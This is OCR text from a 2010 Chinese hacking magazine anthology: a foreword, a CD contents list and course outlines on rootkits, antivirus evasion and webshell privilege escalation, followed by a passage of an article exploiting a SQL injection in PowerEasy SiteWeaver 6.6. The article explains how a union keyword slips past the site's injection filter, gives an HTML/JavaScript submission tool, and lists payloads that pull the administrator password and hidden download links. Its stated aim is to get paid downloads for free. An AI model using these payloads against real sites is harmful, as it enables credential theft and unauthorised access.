透视黑客技术发展焦点，把握黑客攻防技术跳动脉搏，全面收录流行黑客技术

黑客防线

《黑客防线》编辑部 编

2010 精华奉献本 下册

- 黑客编程实战大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲

2CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2010精华奉献本 下册

《黑客防线》编辑部 编

人民邮电出版社
北京

内 容 提 要

《<黑客防线>2010 精华奉献本》是国内最早创刊的网络安全技术媒体之一《黑客防线》总第 97 期至第 108 期的精华文章摘要。

《黑客防线》一直秉承"在攻与防的对立统一中寻求突破"的核心理念，关注网络安全技术的相关发展并一直保持在国内网络安全技术发展前列，经过 2001 年创刊至今，已经成为国内网络安全技术的顶尖媒体。《<黑客防线>2010 精华奉献本》下册选取了包括首发漏洞、特别专题、漏洞攻防、脚本攻防、溢出研究以及渗透与提取等方面的精华文章，配合两张包含 1200MB 安全技术工具、代码和录像的光盘，为读者阅读、理解提供了非常便捷的途径。

本书分为上下两册（本册为下册），适合高校在校生、网络管理员、网络安全公司从业人员、黑客技术爱好者阅读。

声明：本书所讲述的内容仅作为学习之用，切勿用于非法用途。

《黑客防线》总　　编：孙　彬

《黑客防线》执行主编：徐生震

《黑客防线》编辑策划：李志华　黄　婷

《黑客防线》技术支持：hacker@hacker.com.cn

《黑客防线》网　　址：http://www.hacker.com.cn

致读者的话

2010年如约而至，我们如期奉上2010精华奉献本。

每年一本的精华奉献本已经成为一个很响亮的品牌。精华奉献本内容源自一年12期技术月刊的精华文章汇集而成，经过了去伪存真的精选，积淀《黑客防线》一年的技术探索的精华，相关代码集中收集到光盘中，已经成为网络信息安全技术人员的必不可少的参考资料。

在过去的一年里，《黑客防线》技术月刊的编发稿件理念格外强调了系统内核编程技术研究和突破创新，涌现出很多新的技术思路，出现了很多新颖独到的编码方式。从某种意义上来说，它也是一本内核编程的精华集，而且提供了完整的测试代码，有很多负责任的作者还提供了编译文件。同时，我们也注重了网络编程，特别是协议编程的技术研究。总之，加强了网络安全相关技术的核心和基础层面的探讨和创新。摒弃了抄袭和模仿，强调了原创和技术突破。

既有技术思路，又有编程实现，这对于一般的书籍是很难做到的，特别是每月一本的技术月刊每月提供这么多代码，都是靠我们集合10年来汇集起来的作者队伍不断提供新的技术形成的。可以不夸张地说，这样一本精华本在手，基本把握了一年来网络安全核心技术，重点是系统内核编程、底层驱动通信、病毒木马机制等相关技术的走向和发展趋势。特别需要说明的是，2009年是《黑客防线》技术月刊创刊10周年，这样一个年份的精华本同时也代表着我们10年技术月刊漫漫历程所达到的一个高度。

无论系统核心和底层协议，还是信息安全的相关方面、应用层的编程或者渗透检测测试，以及各方面的漏洞挖掘调试，都是强调了技术研究的内在原理和关键编码技巧。对于有一定基础的安全相关技术人员、相关专业的本科、研究生在读学生都具有很高的参考价值和实用性。在网络安全日益重要的今天，对于整个IT技术领域的技术人员来说，都具有参考价值。

需要说明的是，《黑客防线》是一本技术月刊，更多内容是在较深的技术层面做出研究和探讨，需要有一定的专业基础才能阅读参考，才能体会到这本精华本的价值 同时，我们尽量收集了每篇文章的相关代码，但不意味着都是完整的代码。如果某些文章没有相应的代码和工具附带，也许是我们的工作疏漏，也许是原作未完整提供，请读者到黑客防线网站的杂志相关频道下载 。

未来的一年，我们除了坚持系统内核、底层驱动、协议缺陷、漏洞研究，还要关注嵌入式技术和跨平台编码转换，以及内网渗透工具原理的研究，希望有这些专长的读者也踊跃投稿。10年来，很多作者都是从读者开始，继而投稿，成为作者，然后又成为业内骨干技术人员的。黑客防线网站是一个纯粹的技术社区，欢迎大家加入，共创技术辉煌。

本书所述的内容仅作学习之用，切勿用于非法用途。通过阅读本书，希望读者能树立良好的网络安全意识，提高网络安全防御水平。同时提醒读者，应在受控的环境(比如单独用来作为测试的计算机)里分析、使用书中的代码，切勿在企业的业务或生产网络中使用这些程序，以免造成不必要的损失。

《黑客防线》2010精华奉献本
光盘目录

图书相关

编程解析

LKM方式下实现RootKit常见隐藏功能
基于进程行为的Linux反病毒软件
对抗微点的思路与实现
枚举CPU的全局描述符表
内核清零杀进程
内核模式简单实现进程监控
线程注入实现System权限
一种获取Shadow SSDT服务函数原始地址的思路
一种基于内存搜索的进程检测方法
Ring3下Hook ZwQueryDirectoryFile实现文件隐藏
基于混合模型的远程控制软件客户端编写
PE格式分析取得ICO图标
基于混合模型的远程控制软件服务端编写
Ring0中Inline Hook Shadow SSDT实现窗体保护
Ring3下全局Inline Hook实现HIPS和Rootkit功能
Ring0下注册表键值的枚举与隐藏
使用通告例程监控驱动及DLL加载

工具与免杀

打造404自定义增强后台扫描工具
编写删除BHO插件的程序
打造手机通话记录获取木马
编写插件管理程序之注册表快速定位
获取Windows XP登录密码
编写批量在线破解MD5程序
另类下载者轻松突破瑞星2010主动防御及ESET高启发

网络安全顾问

利用ext2文件属性和Linux内核能力约束加固系统
就"一些网民喜欢广告插件"谈IEBHO的双刃性

密界寻踪

Vista下动态开启Local kernel Debug的实现与分析
破解分析蝗虫军团病毒
从单一到通用，内存补丁的开发过程

特别专题

从XSS到校内网的多个跨站

漏洞攻防

浅谈Google跳转漏洞

溢出研究

菜鸟版Exploit编写指南之四十八：
IE 7 XML漏洞分析
菜鸟版Exploit编写指南之五十：
缓冲区溢出初探——ShellCode的编写
菜鸟版Exploit编写指南之五十四：
TIFF格式DotRange缓冲区溢出漏洞研究与实例
菜鸟版Exploit编写指南之五十七：
MS08-078启示录——IE7 XML远程代码执行漏洞分析与利用
菜鸟版Exploit编写指南之五十八：
打造简单的ShelloCode解码器

黑客防线课程

C/C++黑客编程培训班

第一课
1.配置开发环境
2.编写hello world
第二课
1.在上节课的基础上完成一个简单的后门
2.编写makefile
第三课
1.创建新进程的方法
2.用管道(PIPE)进行进程间通信

黑客防线 VIP 免杀课程

第1课 ：常见杀毒软件、特点及其查杀原理
教学内容：详细介绍国内外各种优秀的杀毒软件及其特点，常见杀毒软件查杀黑客软件特点以及讲解特征码及其相关知识。
技术要点：认识国内外优秀杀毒软件以及特点，特

征码的定义。

第二课:免杀基础名词解释

教学内容:介绍免杀的基本概念,讲解免杀技术分类 。

技术要点:免杀技术分类。

第三课:构造免杀环境与常见免杀工具功能介绍

教学内容:搭建虚拟机环境,安装常见免杀工具,安装多种杀毒软件技巧。

技术要点:安装多种杀毒软件的技巧。

第四课:什么是壳以及国内外优秀壳介绍

教学内容:详细讲解壳的概念,大概讲解国内外优秀壳的特点和免杀常用壳。

技术要点:壳的概念。

第5课:详细讲解加壳免杀盗QQ软件

教学内容:利用加壳,实例免杀一个盗QQ的软件。

技术要点:壳的选择和经过加壳后的软件测试。

JAVA 编程培训班

第一课:Java介绍

1.Java发展

2.下载安装JAVA平台

3.开发平台介绍

4.Java特点

第二课:课程面向对象软件开发概述

1.对象、类与实体,对象的属性与相互关系。

2.面向对象的软件开发过程。

3.面向对象程序设计方法的特点。

黑客技术综合实战班

第一课:Windows命令

第二课:access数据库的注入,上传漏洞,一句话木马的使用

教学内容:利用注入点针对access、sql server、mysql和oracle数据库进行数据猜解以及利用其他数据库扩展功能入侵,常见提权的方法,内网渗透的方法,掌握挂马、跨站的方法,基于delphi、vc++开源后门的免杀和使用,利用Myccl寻找特征码并通过反汇编免杀。

初级网络教程

第一课: 课程介绍

第二课: 构建属于自己的网络实验平台

1.安装

2.使用

3.构建一个能够长期使用的网络拓扑

Delphi 黑客编程培训班

第一课:认识Delphi集成开发环境

教学内容:集成开发环境就是从在同一个界面下完成从编写源代码到连接成程序的一个过程。

缓冲区溢出漏洞发掘培训班

第一课: 初步认识栈溢出

1.自己动手发现未公布漏洞

VIP 提权系列课程

第一课 Windows 2003服务器默认用户权限

教学内容: 详细讲解Windows 2003服务器的默认用户权限,包括SYSTEM。Administrator、Guest、IUSR_*、IWAM_*。详细介绍Windows 2003服务器的默认用户组权限,包括Administrators、Backup Operators、Distributed COM Users、Guests、Network Configuration Operators、Performance Log Users、Performance Monitor Users、Power Users、Print Operators、Users、IIS_WPG等。

技术要点: 与权限提升密切相关的users组、administrators组权限,Administrator、Guest、IUSR_*、IWAM_*户默认权限。

第二课 Windows 2003服务器默认文件夹权限

教学内容:详细讲解Windows 2003服务器默认文件夹权限,重点讲解系统盘所在文件夹默认权限和iis所在文件夹权限设置。详细讲解文件夹属性中的只读、系统、隐藏属性,详细讲解文件夹的权限继承、非继承、扩展权限。

技术要点: Windows 2003所有系统文件夹默认权限。

第三课 Windows 2003 webshell默认权限

教学内容:详细讲解在iis默认配置和典型配置下的Webshell权限,包括读、写、执行权限,已经扩展权限: fso、运行cmd、rwirte权限等。讲解权限提升概 念 。

技术要点: 典型配置下的webshell可使用权限;提权概念 。

第四课 追查SQL Server密码信息提权

教学内容: 通过webshell,查询网站文件夹下的conn或者其他数据库连接文件,找出sa或者其他sql server连接账户的密码,使用webshell中的数据库执行功能提权,或者使用外部连接数据库并执行的方式提权。

技术要点: 分析conn中的数据库连接密码;webshell的数据库执行功能。

第五课 追查MYSQL账户信息提权

教学内容: 通过webshell,查询网站MYSQL数据库连接信息,并通过访问数据库连接文件,分析得出mysql中root账户及其密码,用webshell或者外部连接的方式提 权 。

技术要点:用webshell连接mysql并提权。

《黑客防线》2010精华奉献本目录（下册）

首发漏洞

特别专题


漏洞攻防

脚本攻防

溢出研究

渗透与提权

前置知识: 无
关键词: 脚本、SiteWeaver6.6、注入漏洞



动易SiteWeaver6.6最新漏洞分析与利用

文/图 Cschi

动易(PowerEasy)想必大家都不会陌生，国内制作整站系统的知名团队，目前主要作品有ASP(SiteWeaver)和ASP.net(SiteFactory)两种。2008年1月发布开源的SiteWeaver6.5，经多次修正于6月发布了SiteWeaver6.6，随后又做了数次修改，可见其安全性是经得起考验的。自从动易发布了开源的ASP作品后，不难看出它开始逐渐疏远为其立下赫赫功绩的ASP整站系统，而全力转向ASP.net的开发。但是它的ASP系统使用还是相当广泛的，包括以前的动易2006及升级用户。

当我读过动易SiteWeaver6.6源码后，不得不为它严谨的语句和独特的风格所折服，当然，我们需要关注的还是其安全性能。它首先在Start.asp文件中使用了防注入语句，对所有涉及SQL语句的变量均使用自定义函数过滤，字符型变量使用ReplaceBadChar，数字型变量使用PE_CLng等，所以即使绕过防注入语句，也会被过滤函数拒之门外。这样看来的确非常安全，但动易这次的确也爆出了新的漏洞。

之所以如此执著地狂啃动易也是事出有因的。经常有教师朋友要我帮忙下载课件，大家也知道现如今免费的午餐已经很少了，百度搜索结果是一大堆，但可以下载的却是寥寥可数，不是要求续费就是要求购买点数，这可苦了我们这些穷人，只有望洋兴叹了。但同时我也发现，这些网站多数使用的是动易整站系统，于是动易也就成了我的心痛。由于动易2006采用的是编译组件，所以对此一直耿耿于怀，直到SiteWeaver的发布，才有了与动易零距离接触的机会，同时也能一睹它的风采。

最近终于有所发现，于是草成此文，发表出来与大家共享，利用漏洞就可以任意下载，也算是了却了一桩心事。

Dyna_Page.asp页面漏洞

漏洞描述: 漏洞页面Dyna_Page.asp在处理函数型动态标签时，使用了自定义函数ReplaceBadChar过滤数字型变量导致注入。

绕过Start.asp。我们知道，触发注入就必须首先绕过动易使用的Start.asp防注入，关键代码如下:

```
If EnableStopInjection = True Then
If Request.QueryString <> "" Then Call StopInjection(Request.QueryString)
If Request.Cookies <> "" Then Call StopInjection(Request.Cookies)
If LCase(Mid(ScriptName, InStrRev(ScriptName, "/") + 1)) <> "upfile.asp" Then
Call StopInjection2(Request.Form)
End If
End If
Sub StopInjection2(Values)
Dim FoundInjection
regEx.Pattern = "['; #()][\s+()]*(select|update|insert|delete|declare|@|exec|dbcc|alter|drop|create|backup|if|else|end|and|or|add|set|open|close|use|begin|retun|as|go|exists)[\s+]*"
// StopInjection函数此处的正则表达式为: regEx.
```

```
Pattern = "'|;|#|([\s\b+()]+(select|update|insert|delete|declare|@|exec|dbcc|alter|drop|create|backup|if|else|end|and|or|add|set|open|close|use|begin|retun|as|go|exists)[\s\b+]*)"
	Dim sItem, sValue
	For Each sItem In Values
	sValue = Values(sItem)
	If regEx.Test(sValue) Then
	FoundInjection = True
	Response.Write "很抱歉，由于您提交的内容中含有危险的SQL注入代码，致使本次操作无效！ "
	…（略）
	End If
	Next
	If FoundInjection = True Then
	Response.End
	End If
	End Sub
```

不难看出Start.asp防注入执行过程为：对于使用Request的QueryString、Cookies方式提交的数据，调用StopInjection过程判断；对于Request的Form方式，如果页面不是upfile.asp，则调用StopInjection2过程判断。这里我们直接给出其中正则表达式"[';#()][\s+()]*(select|update|…|exists)[\s+]*"的含义：以"';#()'"中的任一个字符开头，接着或者是(可以无，"*"含义为匹配前面的子表达式零次或多次)"\s+()"定义的分隔符，然后是"select"等关键字，但在这些关键字中缺少了一个重要的SQL关键字union！于是如下的语句将可以通过此正则表达式"' union select …"，因为"'"和关键字"select"等被"union"分隔开来，不符合此正则表达式，所以可以绕过Start.asp的防注入！当然，这必须是Form方式提交的数据。StopInjection过程中的正则表达式"'|;|#|([\s\b+()]+(select|update|…|exists)[\s\b+]*)"含义为：包含"'"或";"或"#"或"\s\b+()"中的任一个字符加关键字，可见这个正则表达式就比较严格。首先不能使用单引号，其次不能使用"select"等关键字，除非你能找到"\s\b+()"之外的分隔符！所以我们以下均使用Form方式绕过Start.asp防注入的限制。这是下一个注入的依据，此处预先进行分析。

函数型动态标签的处理过程。这是SiteWeaver6.6版新增的功能，增加了动易系统的灵活性。虽然SiteWeaver6.5版的该文件与6.6版相同，但其数据库的PE_Label表中没有支持此功能的函数型动态标签，所以不受此漏洞影响。SiteWeaver6.6版在处理函数型动态标签中的数字型变量"input(1)"等时，使用自定义函数ReplaceBadChar进行过滤，导致注入漏洞。关键代码如下：

```
	//开始输出动态标签内容
	Dim rsLabel
	Set rsLabel = Conn.Execute("select LabelID,LabelName,LabelType,PageNum,LabelIntro,LabelContent from PE_Label where LabelID=" & id)
	//从PE_Label表中读取标签
	If rsLabel.BOF And rsLabel.EOF Then
	...(略)
	SubNode.Text = "标签不存在!"
	Else	//找到标签进行处理
	...(略)
	LoopTemp = rsLabel("LabelContent")
	If rsLabel("LabelType") = 3 Then
	//当LabelType=3时，属于动态标签
	For j = 0 To UBound(tempvaluearr)
	LoopTemp = Replace(LoopTemp, "{input(" & j & ")}", tempvaluearr(j))
	Next
	End If
	...(略)
	TempSql = Replace(Replace(Replace(Replace(rsLabel("LabelIntro"), "{$Now}", Now()), "{$NowDay}", Day(Now())), "{$NowMonth}", Month(Now())), "{$NowYear}", Year(Now())) // TempSql取自LabelIntro字段内容
	If rsLabel("LabelType") = 3 Then
	//函数型动态标签的处理过程
	For j = 0 To UBound(tempvaluearr) - 1
	TempSql = Replace(TempSql, "{input(" & j & ")}", ReplaceBadChar(tempvaluearr(j)))
	//tempvaluearr是外部提交的变量，以XMLDOM方式获取的。用此变量替换动态标签中的"{input(1)}"等字符串，触发漏洞
	Next
	End If
	Set rsLabelRe = Server.CreateObject("adodb.recordset")
	rsLabelRe.Open TempSql, Conn, 1, 1
	If Err Then
	Err.Clear
	DyTemp = "SQL查询错"&TempSql
	Else
```

可见此处理的过程是，从PE_Label表中读取标签，如果是动态标签，即LabelType=3，将标

签内容(LabelIntro字段内容)中的"{input(1)}"等字符串,用外部提交的tempvaluearr变量(经过ReplaceBadChar函数过滤)值进行替换,触发漏洞!

XMLDOM方式获取变量。XMLDOM是用来访问和操作XML文档的编程接口规范,动易多处使用了这种方式获取外部提交的数据。具体又可分为两种,一种是从静态的XML文档获取数据,一种是从外部提交的XML格式字符串中获取数据,本文涉及的是后者。这种方式获取变量将不受Start.asp防注入的限制。Dyna_Page.asp文件中的相关代码如下:

```
'接收数据
Set DynaDom = CreateObject("Microsoft.XMLDOM")
//创建Microsoft.XMLDOM组件的实例DynaDom
DynaDom.async = False
DynaDom.Load Request
Set DynaNode = DynaDom.getElementsByTagName
("root")
If DynaNode.length < 1 Then //获取数据失败
… (略)
Set SubNode = Node.appendChild(XMLDOM.
createElement("infomation"))
SubNode.Text = "输入数据错误!"
Else //获取数据成功
Dim id, page, tempvaluearr
id = PE_CLng(DynaNode(0).selectSingleNode("id").
Text)
//选择合适的id,获得动态标签
If id > 0 Then
… (略)
If DynaNode(0).selectSingleNode("value").Text <>
"" Then
tempvaluearr = Split(DynaNode(0).selectSingleNode
("value").Text, "|")
//触发注入的变量,从DynaDom的value元素获取
End If
```

所以,此漏洞的利用需要以下几个条件:(1)提交XML格式数据;(2)选择合适的id,获得动态标签;(3)构造XML格式数据中的value元素,即构造注入语句。下面我们逐条完成。

提交XML格式数据。数据的XML格式为"<?xml version="1.0" encoding="gb2312"?><root><id>21</id><page>1</page><value>0</value></root>",至于提交尽管可以利用nc工具完成,但总觉得不是很方便,于是我使用Microsoft.XMLHTTP组件编写了一个漏洞利用工具SWInject.htm,如图1所示。




图1

关键代码如下。首先使用document.getElementById获取页面元素url和post中输入的内容,然后使用Microsoft.XMLHTTP组件提交post数据,最后将结果返回给页面元素getResult,其中的函数gb2utf8用做支持中文字符,网络中可以获得其标准代码,本文略。

```
<script>
function PostData(){
var url = document.getElementById("url").value;
var post= document.getElementById("post").value;
var oXmlHttp = new ActiveXObject("Microsoft.
XMLHTTP");
oXmlHttp.open('POST', url, false);
if (url.indexOf("User_CheckReg.asp")>0){oXmlHttp.
setRequestHeader("Content-Type","application/x-www-
form-urlencoded");}//兼容下面要介绍的漏洞
oXmlHttp.send(post);
var GetResult=gb2utf8(oXmlHttp.responseBody);
if (oXmlHttp.readyState == 4) {
if (oXmlHttp.status == 200) {
document.getElementById("getResult").value =
GetResult;
}
}
}
</script>
<BODY>
<div align="center">动易SiteWeaver6.6版最新漏洞
利用工具</div>
请输入URL: <br>
<INPUT TYPE="text" id="url" value="http://
127.0.0.1:81/pe2006/Dyna_Page.asp" style="width:90%;
"><br>
输入Post: <br>
<textArea id="post" style="width:90%; height:80;
"> </textArea><br>
<INPUT TYPE="button" value=" 提 交 "
onClick="PostData();"></br>
<hr size=2 >
```

```
注入结果: <br>
<textArea id="getResult" style="width:90%; height:200;"></textArea>
</BODY>
```

选择合适的id，获得动态标签。从前面的分析可知，动态标签必须是PE_Label表中LabelType=3的记录。如图2所示，LabelID字段值为要提交的变量id值，LabelIntro字段值为SQL语句。由于页面Dyna_Page.asp代码没有处理标签中的"{$PE_True}"、"{$PE_False}"等字符，所以选择的动态标签中不能存在这些字符，并且尽量选择简短的语句，建议选择LabelID为21或42的动态标签，语句为"select * from PE_Article where ArticleID={input(0)}"。




图2

构造注入语句。我们要依据语句"select * from PE_Article where ArticleID={input(0)}"，构造其中的"{input(0)}"如下，从而完成注入。

```
//注入语句。因为页面Dyna_Page.asp存在"For j = 0 To UBound(tempvaluearr) – 1"代码，所以用"|"分割所获得的数组下标不小于1
//获得管理员密码，0x610064006d0069006e00为admin;
0 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,password,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52 from PE_admin where username=0x610064006d0069006e00|1
//获得软件下载的实际链接，softid=1为软件的下载id;
0 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,DownloadUrl,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52 from PE_soft where softid=1|1
```

于是将id和value值插入XML格式中，使用SWInject.htm进行提交，结果如图3和图4所示。

如果注入语句不能正确执行，<content>内容返回"SQL查询错"，如果语句执行为空集，则返回"无数据"；但如果返回"标签不存在"，就可能不是SiteWeaver6.6版本了。此

